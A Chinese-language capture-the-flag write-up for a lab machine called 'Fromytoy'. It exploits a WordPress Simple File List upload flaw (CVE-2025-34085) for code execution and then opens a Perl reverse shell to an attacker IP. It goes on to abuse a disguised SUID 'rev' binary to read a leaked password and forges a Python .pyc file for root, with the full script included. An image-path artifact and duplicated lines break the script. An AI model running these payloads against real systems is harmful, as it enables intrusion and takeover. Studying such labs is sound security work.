

Fromytoy-Sublarge

Web 入口点探索

在对靶机进行初步端口扫描后，发现 80 端口是出题模板自带的，没东西

3000 端口运行着一个 **WordPress** 实例，看到有个上传功能

The screenshot shows a web page titled "Public File Repository 公共文件库". Below the title, a warning message reads "WARNING: Authorized Personnel Only." and "警告: 仅限授权人员。". A text box below says "Please upload your song stems and VSQx files below for collaboration." and "请将您的歌曲分轨文件和 VSQx 文件上传至下方，以便我们进行合作。". The main area is titled "Upload Files 上传文件" with a "选择文件" (Select File) button. It specifies a file limit of 10 files and a size limit of 2 MB per file. The allowed file types are listed as gif, jpg, jpeg, png, tif, pdf, wav, wmv, wma, avi, mov, mp4, m4v, mp3, zip. A note at the bottom says "您可以将文件拖放到此处，或者使用“浏览”按钮。". Below this is a table showing a single uploaded file:

Thumb 拇指	Name 姓名	Size 尺寸	Date 日期
	kiwk3a8b.php Download 下载	30 B	January 20, 2026 2026年1月 20日

通过使用 **nuclei** 对该站点进行扫描，成功识别出一个高危漏洞：**CVE-2025-34085**

```
[CVE-2024-2473:hidden_login_url] [http] [medium] http://192.168.56.224:3000/wp-login.php?action=postpass ["http://192.168.56.224:3000/wp-login.php?action=lostpassword"]  
[CVE-2025-34085] [http] [critical] http://192.168.56.224:3000/wp-content/uploads/simple-file-list/bhecadf.php  
[missing-sri] [http] [info] http://192.168.56.224:3000/ [http://192.168.56.224:3000/wp-content/plugins/simple-file-list/js/ee-footer.js?ver=5", "http://192.168.56.224:3000/wp-content/themes/twentytwentyone/assets/js/primary-navigation.js?ver=1.4", "http://192.168.56.224:3000/wp-content/themes/twentytwentyone/assets/js/responsive-embeds.js?ver=1.4", "http://192.168.56.224:3000/wp-includes/js/jquery/jquery-migrate.min.js?ver=3.4.1", "http://192.168.56.224:3000/wp-content/plugins/simple-file-list/css/eeStyles.css?ver=5", "http://192.168.56.224:3000/wp-content/themes/twentytwentyone/assets/css/print.css?ver=1.4"]  
[waf-detect:apachegeneric] [http] [info] http://192.168.56.224:3000/  
[wordpress-login] [http] [info] http://192.168.56.224:3000/wp-login.php
```

确认漏洞存在后，我们可以直接利用公开的 Exploit 进行攻击

<https://github.com/0xgh057r3c0n/CVE-2025-34085>

```
> py CVE-2025-34085.py -u http://192.168.56.224:3000 --cmd "id"
WordPress Simple File List RCE Scanner
Author: 0xgh057r3c0n | t.me/g057r3c0n

[+] Starting multithreaded exploit...
[+] Scanning single target: http://192.168.56.224:3000 with command: id | Inline: False
[DEBUG] Command Output:
uid=33(www-data) gid=33(www-data) groups=33(www-data)

[+] http://192.168.56.224:3000 | http://192.168.56.224:3000/wp-content/uploads/simple-file-list/33f02p1w.php
```

由于容器环境极其精简，很多命令都没有，这里采用 perl 反弹 shell

首先验证 perl 存在：

```
[+] Scanning single target: http://192.168.56.224:3000 with command: which perl | Inline: False
[DEBUG] Command Output:
/usr/bin/perl
```

将反弹 Payload 写入本地文件 `rev` 中以便后续调用：

```
perl -e 'use
Socket;$i="192.168.56.6";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));
if(connect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,>&$S");open(STDOUT,>&$S");open(STDERR,>&$S");exec("sh -i");};'
```

随后，运行漏洞利用脚本。将 `rev` 文件的内容传递给系统执行：

```
py CVE-2025-34085.py -u http://192.168.56.224:3000 --cmd "`cat rev`"
```

www->miku

成功获取 `www-data` 的 Shell 后，我使用 `fscan` 对内网环境进行了初步探测

发现还有个数据库，但应该没啥用

```
www-data@949d50994487:/var/www/html$ ./fscan -h 172.19.0.0/24 -np
InnovaSolutio    Dashboard    Burp Suite    127.0.0.1
ns Webmail      SAGA...     Community...
/ _ \ \
/ / \ \ \_ / \ _ | / \ _ | ' \ _ / \ _ | / \ _ | / \ _ | / \ _ |
/ / \ \ \_ \_ \ ( _ | | | ( _ | | ( _ | | <
\ _ \ / \ _ \ _ | | \ _ , _ | \ _ | _ | \ _ \
fscan version: 1.8.4
start infoscan
172.19.0.1:80 open
172.19.0.2:80 open
172.19.0.1:22 open
172.19.0.3:3306 open
```

去 web 目录找信息



```
www-data@949d50994487:/var/www/html/wp-content/uploads$ ls -l
total 12
drwxr-xr-x 3 www-data www-data 4096 Jan 20 03:33 2026
-rw----- 1 miku      miku      256 Jan 20 03:39 server_backup_info.txt
drwxr-xr-x 2 www-data www-data 4096 Jan 20 08:41 simple-file-list
```

在 `uploads` 目录下发现了一个名为 `server_backup_info.txt` 的文件。该文件权限设置严格，仅允许 `miku` 用户读取。为了读取该文件，我尝试在系统中寻找具有 **SUID** 权限的可疑二进制文件：



```
ta@949d50994487:/var/www/html/wp-content/uploads$ find / -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/passwd
/usr/local/lib/.sys_log_rotator
/bin/mount
/bin/su
/bin/umount
```

其中 `/usr/local/lib/.sys_log_rotator` 非常可疑。虽然其表面上是一个日志轮转工具，但通过 `diff` 对比发现，它实际上是系统工具 `rev` 的重命名副本。

利用逻辑：`rev` 命令的作用是将文件内容按行反转。由于该文件带有 SUID 位且文件所有者为 root（或高权限用户），我们可以利用它读取 miku 用户的备份信息，再通过二次反转将其恢复为可读文本。

执行提权操作：

```
www-data@949d50994487:/var/www/html/wp-content/uploads$  
/usr/local/lib/.sys_log_rotator  
server_backup_info.txt|/usr/local/lib/.sys_log_rotator
```

成功获取输出：

```
Status: Pending verification  
Note for Sysadmin:  
The SSH key rotation failed. Reverted to temporary credentials for host  
'frommytoy'.  
User: miku  
Password: V0cal0id_M1ku_39!  
  
SECURITY ALERT: Please delete this file after verification!
```

通过这组凭据，我们成功通过 SSH 登录到目标主机。

miku->root

登录 `miku` 账户后，首先检查 `sudo` 权限，发现一个无需密码即可执行的 Python 脚本：

```
miku@frommytoy:/usr/local/lib/python_scripts$ sudo -l  
Matching Defaults entries for miku on frommytoy:  
    env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User miku may run the following commands on frommytoy:  
(ALL) NOPASSWD: /usr/bin/python3 /usr/local/lib/python_scripts/cleanup_task.py
```

查看相关目录的权限及代码逻辑：



Bash

```
miku@fromytoy:/usr/local/lib/python_scripts$ ls -la
total 20
drwxr-xr-x 3 root root 4096 Jan 19 22:50 .
drwxr-xr-x 5 root root 4096 Jan 19 22:40 ..
-rwxr-xr-x 1 root root 359 Jan 19 22:50 cleanup_task.py
drwxrwxrwx 2 root root 4096 Jan 20 00:35 __pycache__
-rw-r--r-- 1 root root  97 Jan 19 22:41 system_utils.py

miku@fromytoy:/usr/local/lib/python_scripts$ cat cleanup_task.py

#!/usr/bin/env python3

import sys

import os

import system_utils


def main():

    print("[*] Starting system cleanup...")

    if os.geteuid() != 0:

        print("[-] Error: This script must be run as root.")

        sys.exit(1)

    system_utils.check_disk_space()

    print("[+] Cleanup completed successfully.")

if __name__ == "__main__":
    main()

miku@fromytoy:/usr/local/lib/python_scripts$ cat system_utils.py
import os

def check_disk_space():
    print("[*] Checking disk usage...")
    os.system("df -h")
```

`cleanup_task.py` 会导入同目录下的 `system_utils.py`。虽然我们无法修改这些 `.py` 源文件，但注意到 `__pycache__` 目录的权限为 777。这意味着我们可以通过 **Python 字节码毒化 (PYC Poisoning)** 来实现提权。

知识点拓展：Python 在导入模块时，会优先检查 `__pycache__` 目录下是否存在编译好的 `.pyc` 文件。如果 `.pyc` 文件的元数据（如时间戳和文件大小）与源 `.py` 文件匹配，Python 将直接运行字节码。通过伪造 Header 并植入恶意字节码，我们可以在不触动源码的情况下改变程序的执行流。

编写提权脚本 `exp.py`，用于构造恶意的 `.pyc` 文件：

```
● ● ● Python

import marshal
import importlib._bootstrap_external
import os
import struct

source_path = "/usr/local/lib/python_scripts/system_utils.py"
target_pyc = "/usr/local/lib/python_scripts/__pycache__/system_utils.cpython-39.pyc"

# 1. 恶意代码
code_str = """
import os
def check_disk_space():
    os.system('/bin/bash')
"""

code_obj = compile(code_str, "system_utils.py", "exec")

# 2. 获取原文件的元数据 (关键步骤)
stat = os.stat(source_path)
mtime = int(stat.st_mtime)
size = stat.st_size & 0xFFFFFFFF

# 3. 构造 Header (Timestamp-based)
magic = importlib._bootstrap_external.MAGIC_NUMBER
bit_field = b'\x00\x00\x00\x00'
timestamp = struct.pack('<I', mtime)
size_bytes = struct.pack('<I', size)

header = magic + bit_field + timestamp + size_bytes
data = header + marshal.dumps(code_obj)


# 4. 写入 (确保先删除旧的)
if os.path.exists(target_pyc):
    os.remove(target_pyc)
    with open(target_pyc, 'wb') as f:
        f.write(data)
```

```
os.remove(target_pyc)

with open(target_pyc, "wb") as f:
    f.write(data)

print(f"[+] Successfully forged .pyc with timestamp {mtime} and size {size}")
```

执行上述脚本后，以 `sudo` 运行任务，成功获取 root 权限：



A screenshot of a terminal window titled 'Bash'. The window has three colored window control buttons (red, yellow, green) at the top left. The terminal output shows:

```
miku@fromytoy:/tmp$ sudo /usr/bin/python3
/usr/local/lib/python_scripts/cleanup_task.py
[*] Starting system cleanup...
root@fromytoy:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
```

总结

1. **利用链总结**：WordPress 插件漏洞 (CVE-2025-34085) -> Perl 反弹 Shell -> SUID 滥用 (rev 伪装) -> Python 字节码毒化 (**pycache** 权限滥用) -> Root。
2. **核心知识点**：

- **信息收集**：不要放过任何看似简单的 SUID 程序，通过 `diff` 或 `md5sum` 比对已知工具常有奇效。
- **环境适应性**：在极简容器环境中，掌握多种语言 (Perl/Python/Ruby) 的一句反弹 Shell 是基本功。
- **Python 提权新思路**：通常我们关注 `PYTHONPATH` 劫持或写权限，但当源码不可写而缓存目录可写时，`.pyc` 毒化是一个极其隐蔽且有效的手段。